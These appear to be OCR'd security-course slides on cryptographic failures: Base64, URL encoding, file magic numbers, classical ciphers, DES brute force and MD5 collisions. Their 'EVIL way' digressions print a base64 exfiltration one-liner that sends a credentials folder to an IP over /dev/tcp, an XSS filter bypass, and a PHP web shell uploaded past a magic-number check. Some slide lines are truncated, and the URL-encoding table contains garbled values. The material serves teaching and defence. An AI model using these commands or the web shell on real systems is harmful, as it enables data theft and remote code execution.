
Cryptographic Failures: the GOOD way to use Base64

URLs can only safely include a limited set of c
- Letters (`A-Z, a-z`), digits (`0-9`), a few spe
- Other characters can cause issues or need

Base64 **maps binary data to a set of 64 safe c**
- The result is a text string that can be safely


Image files contain binary data. Image editor
- Have you ever tried opening an image with strange characters that cannot be safely in





iVBORw0KGgoAAAANSUhEUgAAAbAAAAFfCAAAAAAKN8ahAAAABGdBTUEAALGPC/xhBQAAACBjSFJNAAB6JgA
AgIQAAPoAAACA6AAAdTAAAOpgAAA6mAAAF3CculE8AAAAAmJLR0QA/4ePzL8AAAAHdElNRQflAhgAJxyr90
KrAACAAElEQVR42uy9dZyXRdc//p654t053cEuLN0gjSAqiqAoKnZ3t7dxm7fd3d2BBQgYIN1dS273p/OKm
d8fu8Qum4rez+/5PuflSz57xVwz5z1xzplzzhCO/4eIkzYvMFCAAyCccICAE3AQTg576sDf/00iTYAx+l+u
yP9R50hUBAIGEjdQgIARwgDy3+5G/0dtEmHNwOEHhxxXCQQKwjj93wTff31K+6tEWlvDOAigE84oIZouCf9
bG/8P0lHjFelY6OAEACOEg3NKuE4JBzhAVMoFoeNP/B/9FeIADge7E7IGaXqPNC5ulDS+JTAqSn+t3/BD//
AD/x282vobnHHO/+dLtpzzg/9rv0UdkM5bCBSdGGF/Y7PIwX8OF6IbZepWiRFGm/e4Vp+ijf/jUOV/tCWH/
ganYAQHW3bUvvRfBezvokPs+9+3zP6vBOx/M/2fvtw+/Y9bL/8PsPaosu5/nA1B/G9X4H8w+Z8YMANg4YaQ

Cryptographic Failures: the GOOD way to use Base64




```
<img src="ÿØÿà..JFIF....H.HÿÛC." alt="Broken Image">
```

```
https://example.com/image?data=ÿØÿàJFIF..H.HÿÛC.
```

```xml
<?xml version="1.0" encoding="UTF-8"?>
<File>
    <Name>SampleImage.png</Name>
    <Data>
        iVBORw0KGgoAAAANSUhEUgAAAbAAAAF
        fCAAAAAAKN8ahAAAABGdBTUEAALGPC/x (t...ed)
    </Data>
</File>
```

```
<img src="data:image/jpeg;base64,/9j/4AAQSkZ...QAAAQABAAD..."
     alt="Working Image">
```

```
https://example.com/image?data=%2F9j%2F4AAQSkZJRgABA
```

We'll get back to this!

Digression #1: the EVIL way to use Base64

Base64 is commonly (ab)used to exfiltrate (i.e. steal) data over TCP socket

- One of the data exfiltration techniques that an attacker may use in a non-secured environment where they know there are no network-based security product.

```
tar zcf - creds/ | base64 | dd conv=ebcdic > /dev/tcp/192.168.0.133/8080
```

`tar zcf - creds/`	`base64`	`dd conv=ebcdic`	`/dev/tcp/192.168.0.133/8080`
Compress the folder creds Containing the data that are being exfiltrated	base64 to convert the zip file	Make a copy of the file and encode with EBCDIC	Redirect the dd command's output to transfer it using the TCP socket on the specified IP controlled by the attacker

(Base64 + EBCDIC) encodings hide the data during the exfiltration

- **If someone inspects the traffic, it would be in a non-human readable format**
- **Note: modern anti-virus can "read" typical malicious base64 patterns, EBCDIC attempts to break them**

Digression #1: the EVIL way to use Base64 – EBCDIC encoding

EBCDIC is an old encoding used by IBM mainframes since the 60s.

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0	00	01	02	03	37	2D	2E	2F	16	05	0A	0B	0C	0D	0E	0F
1	10	11	12	13	3C	3D	32	26	18	19	3F	27	22	1D	35	1F
2	40	5A	7F	7B	5B	6C	50	7D	4D	5D	5C	4E	6B	60	4B	61
3	F0	F1	F2	F3	F4	F5	F6	F7	F8	F9	7A	5E	4C	7E	6E	6F
4	7C	C1	C2	C3	C4	C5	C6	C7	C8	C9	D1	D2	D3	D4	D5	D6
5	D7	D8	D9	E2	E3	E4	E5	E6	E7	E8	E9	AD	E0	BD	5F	6D
6	79	81	82	83	84	85	86	87	88	89	91	92	93	94	95	96
7	97	98	99	A2	A3	A4	A5	A6	A7	A8	A9	C0	6A	D0	A1	07
8	9F	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
9	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
A	41	AA	4A	B1	00	B2	6A	B5	BD	B4	9A	8A	5F	CA	AF	BC
B	90	8F	EA	FA	BE	A0	B6	B3	9D	DA	9B	8B	B7	B8	B9	AB
C	64	65	62	66	63	67	9E	68	74	71	72	73	78	75	76	77
D	AC	69	ED	EE	EB	EF	EC	BF	80	FD	FE	FB	FC	AD	AE	59
E	44	45	42	46	43	47	9C	48	54	51	52	53	58	55	56	57
F	8C	49	CD	CE	CB	CF	CC	E1	70	DD	DE	DB	DC	8D	8E	DF

Each ASCII or EBCDIC character is represented by 2 hexadecimal digits. For example,

- ASCII character E is hexadecimal 45

To find the location of the ASCII character E within the table:

- **You can go down to row 4**
- **The second hexadecimal digit is 5, so you can move across to column 5**

The point at which they meet is the hexadecimal value C5.

This means the hexadecimal EBCDIC value for E is C5

Note: you can use multiple versions of the left table

Digression #2: the EVIL way to use URL encoding

URL encoding is the process of converting characters into a format that can be safely transmitted in a URL

- Replacing unsafe characters with % followed by their ASCII hex value.
- Ensuring special characters (like spaces, <, >, &, etc.) don’t interfere with URL semantics

Zeichen	Encoding
Leerzeichen	20%
<	%3C
>	%3E
„	94%
#	23%
%	25%
{	%7B
}	%7D
\	%5C
|	%7C
^	%5E
[	%5B
]	%5D
`	60%

- Suppose you want to inject a malicious script into a web page:

```
<script>alert(1)</script>
```

- Suppose the page checks for <> and </> characters to prevent it. If the page validation is insecure, URL encoding of the prohibited characters will not trigger the filter:

```
%3Cscript%3Ealert(1)%3C%2Fscript%3E
```

- The browser will read the above as:

```
<script>alert(1)</script>
```

- **The malicious script is executed**

Digression #3: the EVIL way to use file magic numbers

A **file signature** (or **magic number**) is data used to identify or verify the content of a file and it is usually appended at the beginning of the file (in byte format)

Websites can use magic numbers to check the format of the files that are being uploaded

- Images: `89 50 4e 47` for PNG, `ff d8 ff e0` for JPEG, `47 49 46 38` for .GIF
- Try to open an image with an hex editor (https://gchq.github.io/CyberChef/#recipe=To_Hex('Space',0))

Suppose you want to upload a malicious PHP script to force the server to execute some code

1. The magic number filter will not accept .php files
2. Open the PHP file with an hex editor and replace its magic numbers with those of a PNG (for example)
3. **Upload the fake image, reach its url and the code will be executed**

malicious.php

```
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd'] . ' 2>&1');
    }
?>
```


www.mysite/uploads/dog.png

www.mysite/uploads/malicious.php?cmd=whoami

Cryptographic Failures

Are any old or weak cryptographic algorithm in use?

Cryptographic Failures: Are any old or weak cryptographic algorithm in use?



More training in these Python notebooks


Failures


- `3-CryptoFailure_cracking_caesar_cipher`
- `4-Cryptofailure_cracking_vigenere_cipher`
- `5-CryptoFailure_cracking_DES`

Cryptographic Failures: Caesar's Cipher (is this old enough?)


Hopefully no one uses this algorithm to protect your data - judging from the number of daily security breaches, perhaps it's still in use…

Key space is trivially small and easily broken







Check exercise in `Failures/3-CryptoFailure_cracking_caesar_cipher`



Cryptographic Failures: Caesar's Cipher (is this old enough?)



Cryptographic Failures: Vigenère's Cipher



Check exercise in `Failures/3-CryptoFailure_cracking_vigenere_cipher`

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
A	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
B	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A
C	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B
D	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C
E	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D
F	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E
G	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F
H	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G
I	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H
J	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I
K	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J
L	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K
M	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L
N	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M
O	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N
P	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
Q	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
R	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
S	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
T	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
U	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
V	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U
W	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V
X	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W
Y	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X
Z	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y

cipher	VVVRBACP
key	COVERCOVER...
plaintext	THANKYOU

In encrypting plaintext, the cipher letter is found at the intersection of the column headed by the plaintext letter and the row indexed by the key letter. To decrypt ciphertext, the plaintext letter is found at the head of the column determined by the intersection of the diagonal containing the cipher letter and the row containing the key letter.

© 2011 Encyclopædia Britannica, Inc.

Cryptographic Failures: DES

DES (Data Encryption Standard, 1970) is a symmetric-key encryption algorithm

- It has been highly influential in the advancement of cryptography
- Its **short key of 56 bits** makes it totally insecure for modern applications

Check exercise in `Failures/5-CryptoFailure_cracking_DES`

We try every possible key until we find one that **produces a valid decryption** matching the plaintext

```
plaintext = b"This is a secret message."

# The key (Unknown to the attacker)
true_key = b"KEY12345"  # 8 bytes for DES

# DES encryption using the secret key
cipher = DES.new(true_key, DES.MODE_ECB)
ciphertext = cipher.encrypt(pad(plaintext, DES.block_size))
print(f"\nCiphertext: {ciphertext.hex()}\n")

# Brute-force attack to find the key
start_time = time.time()
found_key = None
```

```
for key_candidate in itertools.product(range(256), repeat=8):
    key_candidate = bytes(key_candidate)

    # Try decrypting the ciphertext with the candidate key
    try:
        cipher = DES.new(key_candidate, DES.MODE_ECB)
        decrypted_message = unpad(cipher.decrypt(ciphertext), DES.block_size)

        if decrypted_message == plaintext:
            found_key = key_candidate
            break
```

Cryptographic Failures: DES

DES is weak but craking it still requires some time (you would not see the result by the end of this lesson)

- **DES uses a 56-bit key**, which means there are:

$$2^{56} \approx 72{,}057{,}594{,}037{,}927{,}936 \text{ (about } 72 \text{ trillion keys)}$$

- **On average**, you'll find the key after **trying half of the keys**:

$$\text{Average Tries} = \frac{2^{56}}{2} \approx 36 \text{ trillion}$$

- Assuming pure Python and no optimization (8 cores @ millions keys/core):

$$\text{Time Required} = \frac{2^{56}}{64 \times 10^6} \approx \frac{72 \text{ trillion}}{64 \text{ million}} \approx 1.12 \text{ million seconds} \approx 311 \text{ hours} \approx 13 \text{ days}$$


Can this thing go any faster?

- Parallel Processing: use multiprocessing to split the keyspace across multiple cores
- GPU Acceleration
- Precomputed tables: if plaintexts are known, rainbow tables could also be used

Cryptographic Failures

Are deprecated hash functions in use?

Cryptographic Failures: are deprecated hash functions in use?




More training in these Python notebooks

Failures

- `6-CryptoFailure_md5_bruteforce_attack`
- `7-CryptoFailure_md5_dictionary_attack`

Cryptographic Failures: hashing & cybersecurity

- A **hash is a function that** takes an input of arbitrary size and produces a **fixed-length output** called a **digest*
  - "hello" = 2cf24dba5fb0a30e26e83b2ac5b9e29e1b161e5c1fa7425e73043362938b9824
- Even a tiny change in the input completely changes the resulting hash
  - "Hello" = 185f8db32271fe25f561a6fc938b2e264306ec304eda518007d1764826381969
- Properties
  - **Deterministic.** The same input always produces the same hash
  - **Fixed Output Length.** Regardless of input size
  - **Pre-image Resistance.** Hard to reconstruct the original input from the hash
  - **Second Pre-image Resistance.** Hard to find another input with the same hash
  - **Collision Resistance.** Hard to find two different inputs with the same hash
  - **Avalanche Effect.** A small change in input produces a completely different hash
- Hash functions are widely used for:
  - password storage
  - file integrity verification
  - digital signatures
  - message authentication




Cryptographic Failures: using old, deprecated hashes

- MD5 (*Message Digest Algorithm 5*) is a widely known hash function designed by Ron Rivest in 1991
  - Produces a 128-bit hash value
  - Typically represented as a 32-character hexadecimal string

- **Historical Use of MD5**
  - File integrity verification
  - Password hashing (historically)
  - Digital signatures

- MD5 is now considered **cryptographically broken**:
  - Vulnerable to collisions
  - Fast → easy to brute-force
  - Not suitable for password storage

- In modern systems, MD5 has been replaced by stronger algorithms like:
  - SHA-256
  - bcrypt
  - Argon2



Cryptographic Failures: MD5 collision

A collision occurs when two different inputs produce the same hash. For MD5, collisions can be generated deliberately.

OK, they collide. Why should we worry?

- **Create two different files with the same MD5 hash**
  - Serious security risk: **the authenticity or integrity of a file can no longer be guaranteed** (e.g. when digitally signing something)
- **Create malicious software that share its MD5 hash with a legitimate program**
  - Can be used to **evade detection**
  - Check the program called evilize (https://github.com/mxrch/evilize)

Legit program	Malware
C:\TEMP> md5sum hello.exe cdc47d670159eef60916ca03a9d4a007 C:\TEMP> .\hello.exe Hello, world! (press enter to quit) C:\TEMP>	C:\TEMP> md5sum erase.exe cdc47d670159eef60916ca03a9d4a007 C:\TEMP> .\erase.exe This program is evil!!! Erasing hard drive...1Gb...2Gb... just kidding! Nothing was erased. (press enter to quit)

Cryptographic Failures: MD5 collision – the FLAME malware

- Flame malware (2012), designed for pure espionage in Middle East
  - **evades** security software through rootkit functionality
  - **spreads** to other systems over a local network or via USB stick
  - **records** audio, screenshots, keyboard activity and network traffic
  - **records** Skype conversations
  - **downloads** contact information from nearby Bluetooth devices
  - **sends** data (including locally stored documents) to several server in the world
  - **awaits** further instructions from these servers

